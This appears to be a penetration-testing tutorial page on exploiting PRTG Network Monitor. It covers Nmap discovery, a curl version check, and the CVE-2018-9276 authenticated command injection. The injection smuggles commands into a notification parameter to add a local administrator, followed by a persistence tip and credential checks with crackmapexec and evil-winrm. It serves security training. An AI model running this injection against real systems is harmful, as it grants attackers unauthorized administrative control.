> For the complete documentation index, see [llms.txt](https://docs.hackjiji.org/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.hackjiji.org/web-pentesting/infra-network-monitoring-tools/prtg-network-monitor.md).
# PRTG Network Monitor
[PRTG Network Monitor](https://www.paessler.com/prtg) is agentless network monitor software. It can be used to monitor bandwidth usage, uptime and collect statistics from various hosts, including routers, switches, servers, and more. The first version of PRTG was released in 2003. In 2015 a free version of PRTG was released, restricted to 100 sensors that can be used to monitor up to 20 hosts. It works with an autodiscovery mode to scan areas of a network and create a device list. Once this list is created, it can gather further information from the detected devices using protocols such as ICMP, SNMP, WMI, NetFlow, and more. Devices can also communicate with the tool via a REST API. The software runs entirely from an AJAX-based website, but there is a desktop application available for Windows, Linux, and macOS. A few interesting data points about PRTG:
* According to the company, it is used by 300,000 users worldwide
* The company that makes the tool, Paessler, has been creating monitoring solutions since 1997
* Some organizations that use PRTG to monitor their networks include the Naples International Airport, Virginia Tech, 7-Eleven, and [more](https://www.paessler.com/company/casestudies)
Over the years, PRTG has suffered from [26 vulnerabilities](https://www.cvedetails.com/vulnerability-list/vendor_id-5034/product_id-35656/Paessler-Prtg-Network-Monitor.html) that were assigned CVEs. Of all of these, only four have easy-to-find public exploit PoCs, two cross-site scripting (XSS), one Denial of Service, and one authenticated command injection vulnerability which we will cover in this section. It is rare to see PRTG exposed externally, but we have often come across PRTG during internal penetration tests. The HTB weekly release box [Netmon](https://0xdf.gitlab.io/2019/06/29/htb-netmon.html) showcases PRTG.
***
## Discovery/Footprinting/Enumeration
We can quickly discover PRTG from an Nmap scan. It can typically be found on common web ports such as 80, 443, or 8080. It is possible to change the web interface port in the Setup section when logged in as an admin.
```shell-session
sudo nmap -sV -p- --open -T4 10.129.201.50
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-22 15:41 EDT
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.06% done
Nmap scan report for 10.129.201.50
Host is up (0.11s latency).
Not shown: 65492 closed ports, 24 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
3389/tcp open ms-wbt-server Microsoft Terminal Services
5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp open ssl/http Splunkd httpd
8080/tcp open http Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth monitor)
8089/tcp open ssl/http Splunkd httpd
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49676/tcp open msrpc Microsoft Windows RPC
49677/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.17 seconds
```
From the Nmap scan above, we can see the service `Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth monitor)` detected on port 8080.
## Leveraging known vulnerabilities
[CVE-2018-9276](https://nvd.nist.gov/vuln/detail/CVE-2018-9276) which is an authenticated command injection in the PRTG System Administrator web console for PRTG Network Monitor before version 18.2.39. Based on the version reported by Nmap, we can assume that we are dealing with a vulnerable version. Using `cURL` we can see that the version number is indeed `17.3.33.283`.
```shell-session
curl -s http://10.129.201.50:8080/index.htm -A "Mozilla/5.0 (compatible; MSIE 7.01; Windows NT 5.0)" | grep version
Just a short while ago, I introduced you to PRTG Release 21.3.69, with a load of new sensors, and now the next version is ready for installation. And this version also comes with brand new stuff!
PRTG Network Monitor 17.3.33.2830
```
This excellent [blog post](https://www.codewatch.org/blog/?p=453) by the individual who discovered this flaw does a great job of walking through the initial discovery process and how they discovered it. When creating a new notification, the `Parameter` field is passed directly into a PowerShell script without any type of input sanitization.

To begin, mouse over `Setup` in the top right and then the `Account Settings` menu and finally click on `Notifications`.

Next, click on `Add new notification`.
Give the notification a name and scroll down and tick the box next to `EXECUTE PROGRAM`. Under `Program File`, select `Demo exe notification - outfile.ps1` from the drop-down. Finally, in the parameter field, enter a command. For our purposes, we will add a new local admin user by entering `test.txt;net user prtgadm1 Pwn3d_by_PRTG! /add;net localgroup administrators prtgadm1 /add`. During an actual assessment, we may want to do something that does not change the system, such as getting a reverse shell or connection to our favorite C2. Finally, click the `Save` button.


After clicking `Save`, we will be redirected to the `Notifications` page and see our new notification named `pwn` in the list.
Now, we could have scheduled the notification to run (and execute our command) at a later time when setting it up. This could prove handy as a persistence mechanism during a long-term engagement and is worth taking note of. Schedules can be modified in the account settings menu if we want to set it up to run at a specific time every day to get our connection back or something of that nature. At this point, all that is left is to click the `Test` button to run our notification and execute the command to add a local admin user. After clicking `Test` we will get a pop-up that says `EXE notification is queued up`. If we receive any sort of error message here, we can go back and double-check the notification settings.
Since this is a blind command execution, we won't get any feedback, so we'd have to either check our listener for a connection back or, in our case, check to see if we can authenticate to the host as a local admin. We can use `CrackMapExec` to confirm local admin access. We could also try to RDP to the box, access over WinRM, or use a tool such as [evil-winrm](https://github.com/Hackplayers/evil-winrm) or something from the [impacket](https://github.com/SecureAuthCorp/impacket) toolkit such as `wmiexec.py` or `psexec.py`.
```shell-session
sudo crackmapexec smb 10.129.201.50 -u prtgadm1 -p Pwn3d_by_PRTG!
SMB 10.129.201.50 445 APP03 [*] Windows 10.0 Build 17763 (name:APP03) (domain:APP03) (signing:False) (SMBv1:False)
SMB 10.129.201.50 445 APP03 [+] APP03\prtgadm1:Pwn3d_by_PRTG! (Pwn3d!)
```
```shell
evil-winrm -i STMIP -u prtgadm1 -p 'Pwn3d_by_PRTG!'
```